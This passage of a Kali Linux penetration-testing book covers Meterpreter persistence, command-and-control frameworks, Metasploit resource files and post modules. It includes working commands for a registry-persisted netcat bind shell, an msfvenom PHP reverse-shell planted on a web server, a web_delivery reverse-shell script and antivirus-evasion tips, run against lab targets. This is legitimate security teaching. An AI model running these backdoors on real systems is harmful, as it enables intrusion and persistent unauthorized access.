...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

> **upload /usr/share/windows-binaries/nc.exe c:\\windows\\system32\\**

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\\windows\\system32\\nc.exe
[*] uploading : /usr/share/windows-binaries/nc.exe -> c:\\windows\\system32\\nc.exe
[*] uploaded : /usr/share/windows-binaries/nc.exe -> c:\\windows\\system32\\nc.exe
```

Add it to the registry:

> **reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat -d "c:\\windows\\system32\\nc.exe -ldp 5555 -e cmd.exe"**

Then you can check to make sure that it took correctly:

> **reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat**

```
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat
Key: HKLM\\software\\microsoft\\windows\\currentversion\\run
Name: netcat
Type: REG_SZ
Data: c:\\windows\\system32\\nc.exe -ldp 5555 -e cmd.exe
meterpreter > █
```

Now you just need to reboot the windows system and then connect to the Windows Netcat program using the nc program in Kali.

> **nc -nv <Target IP Address> <port>**

We can also connect to the Windows Netcat program by starting a handler in Metasploit (you may need to restart Windows again to reset Netcat):

> **back**  
> **use exploit/multi/handler**  
> **set payload windows/shell\_bind\_tcp**  
> **set RHOST <Target IP Address>**  
> **set LPORT <Port>**

➤ *exploit*

```
msf exploit(handler) > back
msf > use exploit/multi/handler
msf exploit(handler) > set RHOST 192.168.1.93
RHOST => 192.168.1.93
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(handler) > exploit
[*] Started bind handler

[*] Starting the payload handler...
[*] Command shell session 3 opened (192.168.1.39:48192 -> 192.168.1.93
2015-08-18 10:12:23 -0400

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Again, up to date AV will block the Windows Netcat program, so I leave creating a bypass shell up to the reader.

## Enabling Remote Desktop

Another option is to Enable Remote Desktop.

There is a module for this:

- Windows Manage Enable Remote Desktop -  
*post/windows/manage/enable\_rdp*

```
msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > set USERNAME Fred
USERNAME => Fred
msf6 post(windows/manage/enable_rdp) > set PASSWORD Fred1
PASSWORD => Fred1
msf6 post(windows/manage/enable_rdp) > run

[!] SESSION may not be compatible with this module (missing Meterpreter
pi_clipboard_monitor_pause, extapi_clipboard_monitor_purge, extapi_clipb
ntds_parse, extapi_pageant_send_query, extapi_service_control, extapi_se
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
```

The only problem I ran into was that it would not automatically add a new User, but this is easy to overcome by using an existing or manually creating a user.

## Maintaining Access on a Webserver

As we covered in the Msfvenom chapter, we can use Meterpreter's PHP shell to maintain access on a webserver.

13. Create a PHP file using msfvenom by typing, "msfvenom -p php/meterpreter/reverse\_tcp LHOST=[Kali\_IP] LPORT=4444 raw > evilphp.php"

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.39 LPORT=4444 raw > evilphp.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 943 bytes
```


For the payload we chose the PHP based Meterpreter reverse shell. We set the IP address of the Kali system, the port we want to use and set the output as raw. This creates our PHP shellcode file. Now copy the evil PHP file to our vulnerable website (We will go over this in detail in the Web Pentesting chapter).

14. Start the handler service:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.39
lhost => 192.168.1.39
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.39:4444
```

15. Browse to the vulnerable website and execute the PHP command from the browser in Kali:



16. And we get a shell:

```
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (32461 bytes) to 192.168.1.93
[*] Meterpreter session 2 opened (192.168.1.39:4444 -> 192.168.1.93)
15-08-18 14:41:14 -0400

meterpreter > getuid
Server username: Dan (0)
```

## Metasploit Transports

Though not technically a persistence technique, “*transports*” are a feature in Metasploit that adds resilience to connections. Transports allow you to set up multiple payloads of different types. Once these are set you can change from one to another at command. Also, if the connection to one payload fails, it will automatically roll over to the next payload ensuring uninterrupted connectivity. Transports are added from a live meterpreter session.

To view available options, just type, “*transport*”:



```
meterpreter > transport
Usage: transport <list|change|add|next|prev|remove> [options]

list: list the currently active transports.
add: add a new transport to the transport list.
change: same as add, but changes directly to the added entry.
next: jump to the next transport in the list (no options).
prev: jump to the previous transport in the list (no options).
remove: remove an existing, non-active transport.
```

The available payloads are:

- > bind\_tcp
- > reverse\_tcp
- > reverse\_http
- > reverse\_https

Basically, you set a payload as a transport using the “add” switch, and then add additional ones as needed. You can then move from transport to transport with the “transport next” and “transport prev” commands.

> *transport add -t [payload] -l [lhost] -p [port]*

```
meterpreter > transport add -t reverse_tcp -l 172.24.1.189 -p 4545
[*] Adding new transport ...
[+] Successfully added reverse_tcp transport.
meterpreter > █
```

To see all running transports, use the list command:

```
meterpreter > transport list
Session Expiry : @ 2021-10-29 14:54:03

ID  Curr  URL                                     Comms T/0  Retry Total
--  ----  ---                                     -
1   *     http://172.24.1.189:4444/6fE_uf        300   3600
    jfPJTVOdQ7tErd8g7c2hJhYm-4etmBz
    pKeLBJxyG0qYTX9x2dTg43z_x9-EBKw
    4R_uJPco8ANic2uXDuk/
2   2     tcp://172.24.1.189:4545                300   3600
```

That’s it, if something happens to our first connection, Metasploit will automatically roll over to the next.

## Conclusion

In this section we covered different ways to create persistence in Kali Linux. As mentioned earlier, many times you just want to add a user or a service which is somewhat trivial. But if you need to create a backdoor, Kali offers you multiple options to create exactly what you need.



# Part IX - Command and Control

# Chapter 34

## An Introduction to Command & Control

This section is about Command and Control (C2). We will start with Metasploit which comes installed in Kali Linux and then move on to other options in the C2 arena. Metasploit has been the go-to C2 for a very long time. Over the years, as Anti-Virus and security companies have been getting better at detecting it, many Pentesters and Red Teams have been looking for other solutions. As such, numerous C2's have sprung up, written in different languages and with different capabilities. This has given the security tester a lot more options when it comes to choosing a C2. I have always focused on using the tools that are included in Kali, but this time I will cover several C2s that are not, also including one that is a purchase only product. Though we talk about Metasploit in depth in the book, we will only look at installing and basic usage of other select C2s. That way, if you decide to try one of the other C2s (always a good option) you can get up and running quickly with them.

### Inside C2's

No matter which C2 you choose, the overall function is pretty much the same. C2's normally consist of at least 4 parts.

- Listener
- Stager
- Session
- Modules

You create a "Listener" or basically a call back service or server that listens for incoming connections from targeted machines. Next you need a "Stager" or payload, this is basically the exploit code that needs to be run on the target machine. Once the payload is run on a target, the code calls back to the listening server and creates a "Session" or remote shell. You can then interact with each individual session (there may be many), this usually includes using terminal line commands and running "Modules". Modules are mini-scripts that perform automated tasks.

## **C2 Tactics, Techniques and Procedures (TTP)**

The attack progression or TTPs<sup>1</sup> used by an attacker may vary slightly, but for the most part is pretty consistent. Once they get a remote foothold into a target network, they usually want to perform some sort of persistence technique, then privilege escalation. The attacker will analyze what credentials may already be present on the local system or possibly upgrading their connection to an account with higher privileges. They might also be able to switch users using Token impersonation or manipulation.

Once an elevated shell is obtained, the attacker seeks further control over the system. One popular module used is “Mimikatz” to pull password hashes and possibly plain text passwords from the target. The hashes recovered would then need to be cracked or they could possibly be used in a “pass the hash” type attack. After other credentials are obtained, the attacker usually tries to expand further into the network using network discovery and lateral movement. Once new machines are accessed and compromised, the process is repeated. Lastly, data is collected and exfiltrated as stealthily as possible by the attacker and tracks or evidence of the breach are erased.


The interface of most C2s allow the tester to run modules against numerous machines at the same time for mass testing. Every C2 has modules or scripts that help with each stage of the attack process. Sometimes they are completely custom written scripts, other times they are scripts that run popular tools created by others. The response, success and any data from the modules is displayed and stored by the C2.

## **C2 Anti-Virus Bypass & Stealthy Communication**

Every base C2 payload I tested in writing the book was blocked by the anti-virus I have on my lab system. That is why every C2 also has the capability to modify the payload code, or use completely different payloads all together. Teaching code programming is beyond the scope of this book, but many times, changing a variable name or variable format allows it to bypass AV again. Sometimes it is picking up the function that the payload uses, so switching the code to use a similar function works great. As is mentioned in the official Cobalt Strike training material, sometimes just changing a variable format from something like “0” to “0x0” does the trick<sup>2</sup>.

The other nice thing about C2's is the capability for stealthy communication. Most give you many options for communication including HTTPS, SMB, and DNS. Remember the goal is to have your C2 traffic blend into normal traffic – this will better simulate more advanced attackers. These capabilities are heavily documented by the tool's wiki, so again this will just be an overview of basic installation and usage. I highly recommend the reader thoroughly study the C2's documentation before ever attempting to use them.

Pentesters and Red Teams will study the target environment and determine what Operating Systems, languages, protocols, compromise & exfiltration techniques will be best - then pick a C2 that matches their need. The C2 Matrix ([thec2matrix.com](http://thec2matrix.com))<sup>3</sup> is a huge assistance in this task. This website lists all the popular and upcoming C2's in a table listing protocols and capabilities. It also has a “How to install” link that covers installing a lot of the C2s<sup>4</sup>.



Click a Tab to Start Exploring

Information	Code + UI	Channels	Agents	Capabilities	Support
C2	Version Reviewed	Implementation			
Apfell	1.3	Docker			
Caldera	2	pip3			
Cobalt Strike	2	binary			
Covenant	0.3	Docker			
Dali	POC	pip3			
Empire	2.5	install.sh			
EvilOSX	7.2.1	pip3			
Faction C2	N/A	install.sh			
FlyingAFalseFlag	POC	pip3			
godoh	1.6	binary			
ibombshell	0.0.3b	pip3			

The C2 Matrix - <https://www.thec2matrix.com/matrix>


As we examine some of the more popular C2's, remember too that their capabilities are not enough for some professional security testers, so they

will custom create their own. Either heavily modifying an existing C2 to “bend it to their will” or completely writing their own from scratch.

**SANS Slingshot C2 Matrix Edition** - Currently only Metasploit and Empire C2s come installed by default in Kali Linux. More are being petitioned to be added. If you are still a beginner in the C2 world, and are a little intimidated on where to start, or an instructor and want a quickly deployable C2 training framework, try out the SANS Slingshot C2 Matrix Edition<sup>5</sup>. It is a downloadable Ubuntu VM with multiple C2’s already installed and ready to try out. Just download<sup>6</sup> and open in your favorite VM software.



There are eight C2s installed and ready to use in Slingshot. Instructions for starting each one is included in the “How to Slingshot” pages. You don’t need to install them, they are all already installed in the latest version, just use the run command for each one.



There is a Kali feature request<sup>7</sup> to add 10+ C2's to the Kali Linux distribution as a “Red Teams” metapackage. If it is not available by the time this is published, it may be soon.

Enough intro, let's get some hands on!

## Resources & References

1. ATT&CK Matrix for Enterprise - <https://attack.mitre.org/>
2. Cobalt Strike Training - <https://www.cobaltstrike.com/training/>
3. The C2 Matrix - <https://www.thec2matrix.com/matrix>
4. How To, The C2 Matrix - <https://howto.thec2matrix.com/>
5. SANS Slingshot C2 Matrix Edition - <https://howto.thec2matrix.com/slingshot-c2-matrix-edition>
6. Slingshot Linux Distribution Download - <https://www.sans.org/slingshot-vmware-linux/download>
7. Kali Linux Bug Tracker, C2 Feature Request - <https://bugs.kali.org/view.php?id=6093>



# Chapter 35

## Metasploit Resource Files

Basic Metasploit usage is covered extensively in my “Basic Security Testing with Kali Linux” book. We have already talked about using Metasploit, so now I want to cover some of the lesser-known features of Metasploit. In this chapter we will talk about Metasploit Resource Files. We will discuss Metasploit Post Modules & Railgun in the following chapter.

### Metasploit - Resource Files

Resource Files are a great way to script Metasploit commands. When you start to use Metasploit regularly you find that you are typing in the same commands over and over. Resource files save you a lot of time by storing the commands you enter regularly to a file. When the file is executed with the ‘*Resource*’ command, the instructions are re-entered automatically just as if you typed them in by hand. You can also include Ruby scripting to do some amazing things.

There are several resource files that come pre-installed in the ‘*/usr/share/metasploit-framework/scripts/resource*’ directory:

```
(kali@kali) - [ /usr/share/metasploit-framework/scripts/resource ]
└─$ ls
auto_brute.rc          bap_all.rc            dev_checks.rc
autocrawler.rc        bap_dryrun_only.rc   fileformat_generator.rc
auto_cred_checker.rc  bap_firefox_only.rc  mssql_brute.rc
autoexploit.rc        bap_flash_only.rc    multi_post.rc
auto_pass_the_hash.rc bap_ie_only.rc        nessus_vulns_cleaner.rc
auto_win32_multihandler.rc basic_discovery.rc    oracle_login.rc
```

We will look at these in a minute. But first let’s see how to make our own.

### Metasploit Resource File - Creating your Own

We can create a Resource File very quickly and easily from within the Metasploit Framework. Basically, all we need to do is start a fresh instance of Metasploit, enter some commands and then save the commands entered

using the ‘*makerc*’ file. Let’s create a simple Web Delivery Reverse Shell resource file.

1. Run ‘*sudo msfconsole*’ from a terminal or pick “*08 - Exploitation Tools > Metasploit Framework*” from the Kali main menu.
2. Enter the commands you want to use for your RC File.
  - *use exploit/multi/script/web\_delivery*
  - *set LHOST [Kali IP Address]*
  - *set LPORT 4444*
  - *set target 2*
  - *set payload windows/x64/meterpreter/reverse\_tcp*

You could add “*exploit -j*” at the end of it, but I prefer to enter that manually.

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > █
```

Now run ‘*makerc WD64reverse.rc*’, this will save every command that we entered and save it to a file that you specify:

```
msf6 exploit(multi/script/web_delivery) > makerc WD64reverse.rc
[*] Saving last 5 commands to WD64reverse.rc ...
msf6 exploit(multi/script/web_delivery) > █
```

If we view the file, we can see all the commands that we entered:

```
msf6 > cat WD64reverse.rc
[*] exec: cat WD64reverse.rc

use exploit/multi/script/web_delivery
set LHOST 172.24.1.146
set LPORT 4444
set target 2
set payload windows/x64/meterpreter/reverse_tcp
```

And now we can run this resource file anytime that we want by typing, “*resource [filename]*”:

```

msf6 > resource WD64reverse.rc
[*] Processing /home/kali/WD64reverse.rc for ERB directives.
resource (/home/kali/WD64reverse.rc)> use exploit/multi/script/web_delivery
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
resource (/home/kali/WD64reverse.rc)> set LHOST 172.24.1.146
LHOST => 172.24.1.146
resource (/home/kali/WD64reverse.rc)> set LPORT 4444
LPORT => 4444
resource (/home/kali/WD64reverse.rc)> set target 2
target => 2
resource (/home/kali/WD64reverse.rc)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) >

```

For the record, these commands don't have to be exploit commands. You can enter any repetitive commands that you want and save them as a resource file. This can save you a lot of time if you use Metasploit frequently for multiple tasks. The makerc command is very helpful when you have entered exploit commands or post exploit commands into Metasploit and want to save it for future usage. Of course, you don't need to use makerc to create a resource file from scratch. You can use a text editor program and manually enter commands into it, then just save it with an ".rc" extension.

## Starting Resource Scripts from the Command Line

There are two ways to automatically run Resource Files on Metasploit Startup.

1. One is to create a resource file, name it "*msfconsole.rc*" and store it in the ".*msf4*" directory:

➤ *~/msf4/msfconsole.rc*

Then start Metasploit as normal, this specific RC file will autorun on startup.

2. You can also start resource commands from the command line. You can have any script run immediately on Metasploit startup by simply including the "*-r [resource file]*" switch after msfconsole.

So, from our example above the command would be:

➤ *sudo msfconsole -r WD64reverse.rc*

This causes Metasploit to start and immediately run the WD64reverse.rc file:

```

    =[ metasploit v6.0.42-dev ]
+ -- --=[ 2125 exploits - 1139 auxiliary - 361 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

[*] Processing WD64reverse.rc for ERB directives.
resource (WD64reverse.rc)> use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
resource (WD64reverse.rc)> set LHOST 172.24.1.146
LHOST => 172.24.1.146
resource (WD64reverse.rc)> set LPORT 4444
LPORT => 4444
resource (WD64reverse.rc)> set target 2
target => 2
resource (WD64reverse.rc)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > █

```

That's it! Making and using Resource Files in Metasploit is really simple. But that is not all, we can increase their usefulness by incorporating Ruby scripting. Let's look at some of the built-in Resource Files that include this, but first we need to cover Metasploit's Global Variables.

## Metasploit - Global Variables

Global Variables are special variables in Metasploit that remain constant across your sessions. There are specific commands just for these settings:

- **set** - Displays currently set variables
- **setg** - Set a variable
- **get** - Displays setting of individual variables
- **unsetg** - Deletes the setting for the variable
- **save** - Saves your variables to be used the next time you start Metasploit

So, simply type "**set**" to view all set variables in Metasploit:

```

msf6 > set

Global
=====

No entries in data store.

```

To set a global variable use "**setg**" with the variable name and setting:

➤ *setg RHOSTS 172.24.1.233*

You can then view it with the set or get command:

```
Global
=====

No entries in data store.

msf6 > setg RHOSTS 172.24.1.233
RHOSTS => 172.24.1.233
msf6 > set

Global
=====

  Name      Value
  ----      -
  RHOSTS    172.24.1.233
```

And “*unsetg*” with the variable name deletes the global variable. You will want to unset Global Variables when you are done with them so they don’t interfere with your future sessions.

```
msf6 > unsetg RHOSTS
Unsetting RHOSTS...
msf6 > set

Global
=====

No entries in data store.
```

Of course, if you want to save your variables for use the next time you start Metasploit, you can use the “*save*” command. Though we won’t be covering any more of the Metasploit database commands in this book, you can create separate workspaces in Meterpreter to keep things separate and more organized:



```

msf6 > workspace -h
Usage:
workspace                               List workspaces
workspace -v                             List workspaces verbosely
workspace [name]                         Switch workspace
workspace -a [name] ...                  Add workspace(s)
workspace -d [name] ...                  Delete workspace(s)
workspace -D                              Delete all workspaces
workspace -r <old> <new>                 Rename workspace
workspace -h                              Show this help information

```

## Pre-installed Resource Files & Ruby Integration

Now that we have covered Global Variables, let's take a moment and look at some of the included Resource File scripts located in the `"/usr/share/metasploit-framework/scripts/resource"` directory.

```

(kali@kali) - [~]
└─$ cd /usr/share/metasploit-framework/scripts/resource

(kali@kali) - [~/usr/share/metasploit-framework/scripts/resource]
└─$ ls
auto_brute.rc          bap_all.rc           dev_checks.rc
autocrawler.rc        bap_dryrun_only.rc  fileformat_generator
auto_cred_checker.rc  bap_firefox_only.rc mssql_brute.rc
autoexploit.rc        bap_flash_only.rc   multi_post.rc
auto_pass_the_hash.rc bap_ie_only.rc       nessus_vulns_cleaner
auto_win32_multihandler.rc basic_discovery.rc   oracle_login.rc

```

We will begin by looking at the `'portscan.rc'` module. When executed, this module runs a port scan against the target set in the Global Variable `"RHOSTS"`. Viewing the file reveals that this resource script has a brief introduction and then the rest of the file is basically a Ruby script.



```

(kali㉿kali)-[~/usr/share/metasploit-framework/scripts/resource
└─$ cat portscan.rc
# portscan.rc
# Author: m-1-k-3 (Web: http://www.s3cur1ty.de / Twitter: @s3curl

# This Metasploit RC-File could be used to portscan the network v
# it also uses the udp_sweep module
# RHOSTS is used from the global datastore
# VERBOSE is used from the global datastore
# you can define your own Nmap options via the global NMAPOPTS va

<ruby>
#set ports for Metasploit tcp-portscanner (change this for your n
ports = "7,21,22,23,25,43,50,53,67,68,79,80,109,110,111,123,135,1
01,995,1241,1352,1433,1434,1521,1720,1723,3306,3389,3780,4662,580
000,8080,8443,10000,10043,27374,27665"

```

Notice the beginning “<Ruby>” tag and the ending “</Ruby>” tag. Everything in between these tags is the Ruby script. You can use Ruby programming in any resource file simply by entering the code between these tags as seen below:

```

<ruby>
#set ports for Metasploit tcp-portscanner (change this
ports = "7,21,22,23,25,43,50,53,67,68,79,80,109,110,11
01,995,1241,1352,1433,1434,1521,1720,1723,3306,3389,37
000,8080,8443,10000,10043,27374,27665"

if (framework.datastore['RHOSTS'] == nil)
    print_status("you have to set RHOSTS globally")
    return
end

if (framework.datastore['NMAPOPTS'] != nil)
    nmapopts = framework.datastore['NMAPOPTS']
else
    #default-settings
    nmapopts = "-PN -P0 -O -sSV"
end

```

The powerful thing about using Ruby in resource files is the ability to call settings and variables from Metasploit and interact with the remote system. Read through the Portscan file. You will notice that this script pulls

information from the *RHOSTS* and *VERBOSE* variables and uses them throughout the script.

## Metasploit - Resource File in Action

Let's see this Resource File in action. First check the Global settings to see if anything is already set, and then set (*setg*) the global variable *RHOST* to our target IP address. Let's use Metasploitable2 as a target.

```
msf6 > setg RHOSTS 172.24.1.233
RHOSTS => 172.24.1.233
msf6 > █
```

Now run the "*portscan.rc*" file with the "*resource*" command:

```
msf6 > resource portscan.rc
[*] Processing /usr/share/metasploit-framework/scripts/resource/portscan.rc
[*] resource (/usr/share/metasploit-framework/scripts/resource/portscan.rc)

starting portscanners ...

Module: udp_sweep
[*] Auxiliary module running as background job 1.
Module: db_nmap
Using Nmap with the following options: -n -PN -P0 -0 -sSV 172.24.1.233
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up'
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up'

[*] Sending 13 probes to 172.24.1.233->172.24.1.233 (1 hosts)
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-26 15:27 EDT
```

This return the results of the port scan revealing which ports are open, what services are running on those ports and OS detection:

```
Nmap: PORT      STATE SERVICE      VERSION
Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu
Nmap: 23/tcp    open  telnet       Linux telnetd
Nmap: 25/tcp    open  smtp         Postfix smtpd
Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu)
Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgr
Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgr
Nmap: 512/tcp   open  exec?
Nmap: 513/tcp   open  login        OpenBSD or Solaris rlogind
Nmap: 514/tcp   open  tcpwrapped
Nmap: 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
Nmap: 1524/tcp  open  bindshell    Metasploitable root shell
Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
```

Typing the “*notes*” command will list some of the details of our target:

```
msf6 > notes

Notes
=====

Time                Host
----                -
2021-04-01 19:40:59 UTC 172.24.1.238
2021-04-01 19:44:56 UTC 172.24.1.198
2021-04-08 15:58:12 UTC 172.24.1.245
```

And “*services*” will display service information:

```
Services
=====

host          port  proto  name          state  info
----          -
172.24.1.233  21    tcp    ftp           open   vsftpd 2.3.4
172.24.1.233  22    tcp    ssh           open   OpenSSH 4.7p1
172.24.1.233  23    tcp    telnet        open   Linux telnetd
172.24.1.233  25    tcp    smtp          open   Postfix smtpd
172.24.1.233  53    tcp    domain        open   ISC BIND 9.4.2
172.24.1.233  53    udp    dns           open   BIND 9.4.2
```

If we wanted to auto scan a target for more information than is provided with *portscan.rc* we could use the “*basic\_discovery.rc*”. This module is similar in that it runs a portscan on the target and uses the Global variables “RHOSTS” & “VERBOSE”, but runs several more port and vulnerability scans.

Let’s try this against our 2019 Server.

- > *setg verbose true*
- > *setg RHOSTS 172.24.1.109*



```
msf6 > setg RHOSTS 172.24.1.198
RHOSTS => 172.24.1.198
msf6 > setg verbose true
verbose => true
msf6 > set
```

```
Global
=====
```

Name	Value
----	-----
RHOSTS	172.24.1.198
verbose	true

➤ *resource basic\_discovery.rc*

After running this module, if you run the “*services*” (or “*notes*”) command you will find that an additional section in the database for the new target.

```
msf6 > services
```

```
Services
=====
```

host	port	proto	name	state
----	----	-----	----	-----
172.24.1.198	53	tcp	domain	open
172.24.1.198	53	udp	dns	open
172.24.1.198	88	tcp	kerberos-sec	open
172.24.1.198	123	udp	ntp	open
172.24.1.198	135	tcp	msrpc	open
172.24.1.198	137	udp	netbios	open
172.24.1.198	139	tcp	netbios-ssn	open
172.24.1.198	389	tcp	ldap	open
172.24.1.198	445	tcp	microsoft-ds	open
172.24.1.198	464	tcp	kpasswd5	open

Take some time and look at the other resource files. Some of these can be very handy at automating attacks by themselves. But they also demonstrate how you can use Ruby to add intelligence to your own Resource files.

## Conclusion

In this section we learned about resource files used in Metasploit. We saw how easy it is to create our own resource files and looked at the resource files that come with Metasploit. While you are going through this

book, if you notice you are typing in the same commands over and over, try creating a RC script to save some time!

## **Resources & References**

- Metasploit Unleashed - <https://www.offensive-security.com/metasploit-unleashed/>
- Database commands - <https://www.offensive-security.com/metasploit-unleashed/using-databases/>

# Chapter 36

## Metasploit Post Modules & Railgun

In this chapter we will look at the Meterpreter Post modules. Post modules are extremely handy add-on Ruby scripts that can be run after you get a remote shell. These mini-programs automate a lot of post exploitation processes making it very simple to manipulate a compromised system to recover data and even account credentials. For example, once you have an active shell, just run one of the post browser scripts, and you could pull data from the user's internet browser.

The scripts are made even more powerful by using Railgun. Railgun greatly extends Meterpreter by allowing you to load DLLs and remotely call Windows functions against the system. In doing so, this pretty much gives us a full range Windows API attack platform that allows us to do some pretty amazing things like using the compromised machine to decrypt stored passwords, or give up information about the target network.

Let's start with Post Modules.

### Post Modules

The Post Modules are located at `"/usr/share/metasploit-framework/modules/post"`. The directory includes sub-directories that contain attack scripts for several platforms including:

- > Android
- > Firefox
- > Linux
- > OSX
- > Windows

These directories are separated into additional sub-directories like *"gather"* or *"manage"*. Navigate down through these directories to find the actual post modules. Under each manufacturer's name you will find modules labeled with functional names. There is also a *"Multi"* directory that contains a mix of modules that again are separated into additional subdirectories like *"gather"* and *"manage"*. Take a look around the



